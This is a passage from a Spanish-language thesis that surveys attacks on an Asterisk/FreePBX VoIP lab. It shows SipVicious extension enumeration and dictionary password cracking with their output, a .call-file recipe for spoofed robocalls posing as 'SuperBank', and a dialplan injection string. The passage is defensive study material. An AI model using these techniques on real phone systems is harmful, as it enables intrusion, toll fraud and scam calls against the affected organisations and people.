Como se puede apreciar, el sistema gira en torno a una PBX instalada a partir de una ISO descargada de la web oficial. Esta distribución se basa en Centos 7 y cuenta como núcleo de voz un Asterisk 13, un servidor Apache2 y una base de datos MariaDB. Un *firewall* es el encargado de separar el entorno privado que gestiona la PBX de Internet. Es a través de este *firewall* por donde entran y salen las distintas llamadas que provienen del *trunk* que se conecta con el ITSP, y que por tanto proporciona la numeración y conectividad correspondiente para poder llamar a móviles y teléfonos fijos de la PSTN. En la red LAN, vemos el registro de tres dispositivos SIP, un *softphone* en un equipo de escritorio (extensión 101), un *hardphone* (extensión 102) y un último *softphone* en un equipo portátil (extensión 103).

3.2 Agrupación de ataques a infraestructuras VoIP por capas

En el siguiente apartado se exponen un conjunto de los ataques más comunes que pueden darse en los entonos de voz empresariales en la actualidad. Se ha realizado una recopilación, análisis y agrupación por capas basada en el modelo OSI. El fin no es otro que poder establecer un esquema con coherencia que sirva de ayuda para su ordenación y estudio. En ningún caso se ha pretendido hacer una recopilación exhaustiva o investigar nuevas vías de ataque puesto que no es el planteamiento del proyecto. Igualmente, tampoco se pretende describir los pasos de una auditoría a entornos VoIP con las fases habituales de *pentesting*. El enfoque planteado es meramente descriptivo, intentando mostrar las bases y fundamentos de los distintos ataques y las posibles consecuencias que estos pueda suponer. Se añade también varios ejemplos de aplicación y uso de algunas herramientas comunes.

3.2.1 Ingeniería social

Voice Phishing o Vishing

Supone un tipo de *phising* o forma de comunicación telefónica cuya principal característica es hacerse pasar por una empresa o individuo con el objetivo de obtener información privada o hacer que la victima del ataque realice alguna acción o tarea útil para el atacante.

Mediante el *vishing,* un atacante emplea el engaño, generalmente haciéndose pasar por una autoridad, para poder presionar a una persona como podría ser un empleado o usuario de cuenta corriente de un banco, y obtener información sensible privada.

Voice SPAM o SPIT (Spam over Internet Telephony)

Este ataque se basa en los mismos principios del SPAM que se realiza a través de correos electrónicos. Se trata de generar un gran volumen de llamadas mediante el uso de robots, de tal manera que se generen llamadas al mayor número posible de usuarios con el fin de engañar a estos o conseguir que compren o conozcan algún producto con propósito comercial.

No requiere necesariamente comprometer una PBX o sistema de telefonía IP para poder llevarse a cabo, ya que las llamadas a día de hoy no son caras, pero sí está considerado en sí mismo un ataque especialmente cuando lleva consigo una finalidad maliciosa al igual que sucede con los mensajes de correo.

En caso de usar un sistema basado en Asterisk es posible encontrar numerosos programas o *scripts* que permiten generar llamadas de forma automática. Como ejemplo para este trabajo, se hace uso de los archivos *.call,* herramienta muy potente para la automatización de llamadas. Para que Asterisk lea este tipo de archivos, basta con colocarlos en el directorio */var/spool/asterisk,* el propio Asterisk se encargará de ejecutarlos de forma automática. Tan solo bastaría con automatizar la creación de estos ficheros para obtener un robot y así poder realizar SPAM.

Es posible probar esta funcionalidad en el entorno de pruebas. Se edita el fichero */etc/asteisk/extensions_custom.conf* agregándose el siguiente contenido:

```
[ext-local-custom]
exten => 300,1,Answer()
exten => 300,n,Playback("es/tt-monkeys")
exten => 300,n,Hangup()
```

Un ejemplo de fichero *.call* podría ser usado para establecer una llamada a la extensión 102 mostrándo el nombre SuperBank con número 666, una espera de descuelgue de llamada de 10 segundos con dos intentos en caso de que no sea respondida y, finalmente, en cuanto el usuario descuelgue, enlazar con el contexto previo donde sonará una locución.

```
Channel: SIP/102
Callerid: SuperBank <666>
Context: ext-local-custom
```

```
Extension: 300
Priority: 1
WaitTime: 60
MexRetries: 2
```

Crear un *script* que automatice este proceso amplía enormemente las posibilidades de generar una campaña de SPAM sin mucho esfuerzo.

3.2.2 Capa de aplicación

Banner Grabbing

Este tipo de ataque permite obtener información sobre un objetivo. Generalmente, la información que exponen los servicios, especialmente si no son expresamente modificados con tal fin, permite obtener información valiosa ante un ataque. Esto no necesariamente supone un problema, pero sí sirve de apoyo ante la preparación de un ataque puesto que gracias a la información recopilada podemos obtener datos útiles como la versión de un software específico o el servidor donde se ejecuta. Conociendo el uso concreto de estos datos, sería posible buscar información sobre las configuraciones y password que puedan ayudar en el ataque, o incluso buscar alguna vulnerabilidad y *exploit* asociado.

El protocolo SIP incluye el campo *Server* en las respuestas de las peticiones, por lo que usando alguno de los habituales métodos como REGISTER, OPTIONS o INVITE, podemos obtener información respecto al software con el que interaccionamos. En la imagen 9 se observa cómo el servidor responde al método OPTIONS con información sobre la plataforma de voz de nuestro laboratorio. Se puede ver que el servidor VoIP es un sistema FreePBX 14 con Asterisk 13.19.1.




Ilustración 9: Respuesta desde un servidor VoIP con la versión del mismo

Aunque éste sea el método más usado frente al reconocimiento de una plataforma SIP, también es posible extraer información complementaria que nos ofrezca pistas sobre el

software con el que podemos estar interaccionando. El simple orden de los campos en las respuestas o la información que a veces complementan los códigos de respuestas, pueden ser claves e incluso determinantes.

Username Enumeration

Es bien sabido que obtener la mayor cantidad información posible de un sistema que se quiera auditar o atacar, es algo beneficioso para poder dirigir los ataques y que estos sean efectivos. Como cualquier sistema al que queramos acceder que haga uso del clásico *login* mediante usuario y contraseña, es necesario primero saber qué usuarios existen, especialmente lo que más privilegios dispongan.

Como se ha mencionado, SIP tiene un funcionamiento basado en protocolo HTTP. Esto ayuda a obtener información sobre aquellos usuarios contemplados en el sistema con acceso. En este caso no se trata de acceso web, sino usuarios SIP que nos vayan a permitir registrarnos y por tanto acceder a las funcionalidades que nos brinde la plataforma.

Gracias al uso de la herramienta *svwar* de la suite SipVicious hemos podido encontrar los usuarios que permiten registro en la PBX. Esta herramienta envía intentos de registro sobre un rango especificado, y, según la respuesta obtenida, por cada posible usuario es posible determinar si existe o no.

```
root@kalilinux:~# sipvicious_svwar -e100-150 192.168.51.10
| Extension | Authentication |
-------------------------------
| 102       | reqauth        |
| 103       | reqauth        |
| 101       | reqauth        |

root@kalilinux:~# sipvicious_svwar -e150-199 192.168.51.10
WARNING:root:found nothing
```

Ilustración 10: Listado de extensiones encontradas en la PBX

Observando de forma más detalla los flujos de señalización, como en la ilustración 11 y 12, vemos que la clave fundamental para saber si se trata de un usuario válido o un disparo al vacío, está en el código de respuesta ante la petición REGISTER. Cuando el usuario que se intenta registrar existe, éste envía un *challenge* con el código *401 Unauthorized.* Esto nos informa que el registro no se puede completar porque no está autorizado, pero lo más importante es que de ahí se extrae que sí existe ese usuario aunque no está autorizado. Por contra, cuando la petición de registro implica un usuario no encontrado, el servidor nos responderá con un código *404 Not found,* señal de que no hemos encontrado un usuario y, por tanto, debemos seguir buscando.




Ilustración 11: Intento de registro no autorizado




Ilustración 12: Intento de registro usando una extensión no encontrada

Password cracking

Una vez se dispone de algún usuario que sabemos que existe en el servidor y que, por tanto, podemos usar para poder llevar a cabo un registro que nos permita, por ejemplo, enviar o recibir llamadas, es necesario salvo que la configuración permita lo contrario, obtener la contraseña asociada al *username*. Como en cualquier otra plataforma que requiera de login mediante usuario y contraseña, uno de los métodos más comunes y efectivo es conseguir *crackear* ésta última a través de ataques de diccionario o fuerza bruta.

Para ello, la SipVicious dispone de la herramienta *svwar* que envía sucesivos registros con distintas contraseñas hasta, en caso de éxito, dar con la correcta. Es sorprendente ver como en los distintos entornos empresariales no siempre existe una correcta política de contraseñas, o, en caso de que así sea, se pasa la mano enormemente en lo que a registros SIP se refiere.

En la siguiente imagen se adivina la contraseña de los tres usuarios del laboratorio gracias al uso de un diccionario de uso común en este tipo de ataques. Aunque en este caso se han empleado *password* alfanuméricos, también es frecuente encontrar en el ámbito de telefonía IP que la contraseña es el mismo número de usuario, o un pequeño pin de 4 dígitos.

```
root@kalilinux:~# sipvicious_svcrack -u101 -d /usr/share/wordlists/rockyou.txt 192.168.51.10
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password   |
-------------------------
| 101       | talice1988 |

root@kalilinux:~# sipvicious_svcrack -u102 -d /usr/share/wordlists/rockyou.txt 192.168.51.10
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
----------------------
| 102       | *robert  |

root@kalilinux:~# sipvicious_svcrack -u103 -d /usr/share/wordlists/rockyou.txt 192.168.51.10
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password  |
-------------------------
| 103       | elboss123 |
```

Ilustración 13: Resultado del ataque por diccionario

Toll Fraud

Este es, sin lugar a dudas, uno de los ataques más comunes a sistemas de comunicaciones VoIP. Una de las entidades referenciales en fraudes telefónicos como la Communications Frau Control Assocition o CFCA, estima pérdidas debido este tipo de ataques por una cifra entorno a los 38 mil millones de dólares en los últimos 10 años.

De entre los distintos tipos de esquemas usados, el más común es el conocido como *International Revenue Share Fraud* o IRSF, mediante el cual un usuario malicioso que consigue acceso a una PBX o entorno VoIP puede generar llamadas a números *premium* internacionales o IPRN (*International Premium Rate Number*). Las empresas que ofrecen este tipo de numeración cargan costes por las llamadas tanto a las compañías con las que deben enlazar para llegar hasta ellos, comoa los usuarios que realizan las llamadas. Es en este punto donde radica el especial interés de los ciberdelincuentas.

La proporción que puede generar una interconexión entre operadores es muy pequeña, de ahí la necesidad de generar el máximo número de llamadas posibles. Haciendo uso de escáners que buscan PBXs con alguna vulnerabilidad, fallos de configuración o el uso de otras vías como el *malware*, es posible para un pirata informático generar un alto volumen de llamadas a este tipo de números. Como viene siendo habitual, este tipo de ataques se realizan en días y horarios donde los administradores de sistemas o departamento de respuesta de incidentes no trabajan o están de guardia, por lo que el ataque puede tardar más tiempo en ser detectado y, por tanto, obtener un mayor volumen de llamadas y beneficios, mientas que, por contra, la empresa vulnerada se vea que arranca la semana sin poder llamar por falta de crédito o con una deuda de cientos o miles de euros.

Number Spoofing

Existen numerosos proveedores o ITSP que ofrecen conexiones *trunk* para poder generar y recibir llamadas desde la PSTN que no restringen la numeración según grupos asignados.

Esto significa que es posible generar una llamada con cualquier número de origen puesto que el proveedor no limita su salida en ningún caso. Debido a esto, en el momento en que una PBX con un *trunk* para la llamadas salientes sea vulnerada, sería posible llamar usando cualquier numeración como por ejemplo un organismo público o un banco, con las posibilidades que eso ofrece para hacer ataques de ingeniería social o cualquier otro tipo de estafa asociada.




Ilustración 14: Llamada entrante falsa con el número de la sede UOC en Sevilla

Dialplan injection en Asterisk

Al igual que en las conocidas vulnerabilidades del tipo SQLi o XSS más orientadas al mundo ámbito WEB, existen formas de inyección de funcionalidades dentro de Asterisk. La base fundamental de este tipo de ataques es conseguir que la información que se envía a un servicio determinado, sea interpretada por éste como si de un comando se tratase.

En Asterisk, el núcleo del sistema se encarga de interpretar las instrucciones contenidas en el archivo *extensions.conf,* es decir el *dialplan* o plan de marcado. En él se codifica la lógica del funcionamiento de cualquier llamada que entra o sale de la PBX. Por tanto, la idea detrás de este ataque es conseguir, como en los casos mencionados donde se inyectan sentencias SQL o código Javascript, insertar algún tipo de acción no contemplada en la configuración.

Como ejemplo veamos esta secuencia de instrucciones:

```
exten => _X.,1,Dial(SIP/${EXTEN})
exten => _X.,n,Hangup()
```

Este fragmento tan simple de *dialplan* ,toma cualquier llamada, independiente del número marcado, y genera una conexión con el destino especificado mediante la aplicación *Dial.* Es la expresión '_X.' la que indica que, sea cual sea el número marcado, se ejecutará esta

acción. Como sucede en otros ataques basados en la ejecución de código, el contenido malicioso enviado que será interpretado. Un ejemplo de llamada de este tipo sería el mostrado en la ilustración 15.




Ilustración 15: Llamada a la expresión 102&SIP/103

Como consecuencia vemos en la ejecución que hay dos teléfonos sonando, aunque se había preparado para que la llamada implicase solo a uno. En la ilustración 16 se muestra como se envía llamada tanto a la extensión 102 como 103.

```
  == Using SIP RTP TOS bits 184
  == Using SIP RTP CoS mark 5
       > 0x7ff018111c40 -- Strict RTP learning after remote address set to: 192.168.51.110:10008
    -- Executing [102&SIP/103@from-internal:1] Dial("SIP/101-00000041", "SIP/102&SIP/103") in new stack
  == Using SIP RTP TOS bits 184
  == Using SIP RTP CoS mark 5
  == Using SIP RTP TOS bits 184
  == Using SIP RTP CoS mark 5
    -- Called SIP/102
    -- Called SIP/103
    -- SIP/103-00000043 connected line has changed. Saving it until answer for SIP/101-00000041
    -- SIP/102-00000042 connected line has changed. Saving it until answer for SIP/101-00000041
    -- SIP/102-00000042 is ringing
    -- SIP/103-00000043 is ringing
```

Ilustración 16: Inyección de una segunda llamada en Dial

Como se puede adivinar, gracias a la letra '&' la aplicación *Dial* interpreta que hay un segundo canal con el que se quiere comunicar, de ahí que en la imagen previa se muestre al final un *ringing* tanto del canal SIP/102 como del SIP/103.

Ataques al Manager de Asterisk

El manager o AMI de Asterisk es un servicio por el cual es posible establecer una conexión TCP para poder ejecutar comandos y recibir eventos. De esta manera es posible obtener un control total de la PBX. La conexión se realiza a través del puerto 5038 que levanta Asterisk. Esta conexión se realiza por defecto en texto plano previa conexión con un usuario y contraseña, por lo que en caso de que no sea configurada para su uso con cifrado, es posible observar, monitorizando la red, las credenciales de acceso que viajan por la red.

```
T 192.168.51.106:56308 -> 192.168.51.10:5038 [AP] #5
Action: Login.
Username: uoc_conection.
Secret: 987654321.
ActionID: 0.
.


T 192.168.51.10:5038 -> 192.168.51.106:56308 [AP] #8
Response: Success.


T 192.168.51.10:5038 -> 192.168.51.106:56308 [AP] #9
ActionID: 0.


T 192.168.51.10:5038 -> 192.168.51.106:56308 [AP] #10
Message: Authentication accepted.
```

Ilustración 17: Credenciales de login en texto plano

Una configuración incorrecta, contraseña débil o el uso del servicio sin cifrar, puede suponer una vía de entrada no solo a la plataforma Asterisk, sino al sistema al completo. Además de los mencionados problemas de configuración, en numerosas configuraciones de Asterisk es posible ver cómo se ejecutan los procesos con privilegios *root*. Esto supone un grave problema de seguridad al ofrecer la posibilidad al atacante de ejecutar acciones en el servidor a través de Asterisk con permisos de administrador.

Puesto que este este vector es poco común, se ha desarrollado y publicado una utilidad de ataque. Esta herramienta permite explotar este servicio consiguiendo realizar diversas funciones útiles para una auditoría como levantar distintos tipos de *shell*, ejecutar comandos en el sistema o subir archivos. Para no alargar demasiado el apartado, se ha desarrollado un capítulo específico para la descripción y funcionalidad de la herramienta.

3.2.3 Capa de protocolo

Fuzzing o mensajes malformados

En cualquier desarrollo de sofware o implementación de algún protocolo, siempre existe la posibilidad de cometer errores. Al fin y al cabo es algo que pertenece a la propia condición humana y, a día de hoy, estas tareas aún requiere de nuestra intervención.

Tanto auditores, investigadores o piratas informáticos, revisan los distintos tipos de software con el fin de encontrar vulnerabilidades de seguridad. Estas vulnerabilidades suelen ser reportadas para ser solucionadas en futuras versiones, pero también son usadas con fines delictivos por criminales.

Entre las técnicas más usadas para obtener este tipos de fallos, como la revisión automática o manual del código fuente o el *reversing*, encontramos una técnica conocida como *fuzzing*. Su principio fundamental se basa en generar información con un grado de aleatoriedad para

que, al servir como *inputs* del software auditado, se pueda encontrar una respuesta o ejecución fallida o no deseada. Un ejemplo muy básico sería introducir un número de caracteres tan alto que un programa no espere y debido a esto conseguir que el programa vea interrumpida su ejecución, en lo que se conoce como *crashear*. Una vez se relaciona qué información hace que el software no funcione e incluso interrumpa su ejecución, es posible entender qué tipo de bug o vulnerabilidad provoca esto y, como consecuencia ,poder generar un *exploit* o denegación de servicio que haga uso de ella.

En caso de la VoIP, es habitual, aunque no sea la única vía posible, hacer uso de estos test en la capa de red; por ejemplo generando alteraciones continuas en los protocolos. Tal es así que han sido creados tanto el RFC 4475 como el RFC 5118 con la implementación de lo que se conoce como *SIP Torture Test Messages,* para ser usados como referencia de la implementación del protocolo SIP.

Esta es una técnica realmente efectiva que ha servido y sirve de soporte a muchos de las vulnerabilidades que descubren día tras día.

Flood attacks

Este tipo de ataque tiene como fin conseguir un deterioro de la calidad del servicio o directamente la denegación del mismo. La idea detrás de este ataque es crear una cantidad masiva de conexiones de red o envío de paquetes hasta saturar el servicio.

Generalmente las comunicaciones en tiempo real, como las de voz, hacen uso de UDP. Este protocolo no está orientado a la conexión por lo que no requiere de negociación como sí sucede en TCP con su 3-way-handshake.Cada tipo de protocolo dispone de su propia fórmula para que pueda llegar a ser inundado. En el caso de la VoIP, nos centramos en las características propias de UDP puesto que, como se ha dicho, es el más usado en la actualidad. Este protocolo es relativamente 'fácil de engañar' puesto que no requiere de establecimiento de conexión como en TCP. Es posible conseguir suplantar la IP desde donde se origina y por tanto que el servidor acepte conexiones incluso con ACL. En este caso, como atacantes nos daría igual que la respuesta vaya a una IP que no es nuestra, puesto que el fin no es establecer comunicación con respuesta sino todo lo contrario, conseguir enviar la mayor cantidad de paquetes posibles. Existen varios tipos de ataques asociados a este protocolo que está fuera del fin del trabajo. En cualquier caso, decir que gran parte de ellos basan su fundamento en la posibilidad de hacer *spoofing* de la IP, por ejemplo haciendo que una gran cantidad de equipos envíen sus respuestas a un equipo en concreto como los ataques de amplificación.

Session Hijacking

Debido a las características del protocolo SIP, es posible realizar distintos tipo de secuestros de sesión. En caso de monitorizar la señalización mediante ataque MitM es posible interrumpir el flujo de señalización del cliente al servidor y con esto conseguir hacer *replay* de los paquetes modificados dentro de la red con las modificaciones deseadas.

Como ejemplo más común de este tipo de ataque se encuentra el conocido como *Registration Hijacking*. En este tipo de ataque es posible, como su propio nombre indica, secuestrar una sesión de registro y conseguir que que sea otro dispositivo el dueño de ésta. Esto permite, entre otras cosas, recibir las llamadas de la extensión secuestrada. El campo *contact* es determinante para esta operación. En el registro, el servidor VoIP almacena la

información contenida en ese campo para saber a dónde enviar la señalización SIP de la llamada cuando alguien intente llamar a un dispositivo registrado. Por tanto, mediante el ataque, es posible modificar este campo y conseguir que el servidor haga una relación trampa, por ejemplo extensión 103 con la IP y el puerto del campo *contact* de nuestro teléfono atacante no del legítimo. De esta manera, cada vez que alguien llame a la extensión secuestrada, por ejemplo la 103, podremos hacernos pasar por el propietario de la extensión legítima.

Ilustración 18: Paquete de registro donde se muestra un Contact legítimo

Session Teardown

Este tipo de ataque implica, de alguna forma, una denegación de servicio tanto del servidor en concreto como de forma dirigida. En este ataque se hace uso de los métodos CANCEL y BYE empleados para finalizar una llamada (sesión realmente) cuando no ha sido establecida o una que sí respectivamente.

Para conseguir realizar este ataque es necesario, sin embargo, la información de los campos Call-ID y las etiquetas *tag* de To (no para CANCEL) y From. Para conseguir esta información es necesario poder obtener paquetes de señalización SIP por lo que se presupone algún tipo de ataque previo como MitM o acceder a una red WIFI en modo monitor que consiga obtener esa información.

Enviando estos métodos, se consigue que la centralita vaya finalizando cada una de las llamadas establecidas o que estén por hacerlo. Esto al fin y al cabo, supone una disrupción del servicio y al mismo tiempo evita dejar rastro en los procesos de monitorización con signos habituales como CPU o RAM como sucedería en un ataque por inundación.




Ilustración 19: Llamada finalizada mediante CANCEL

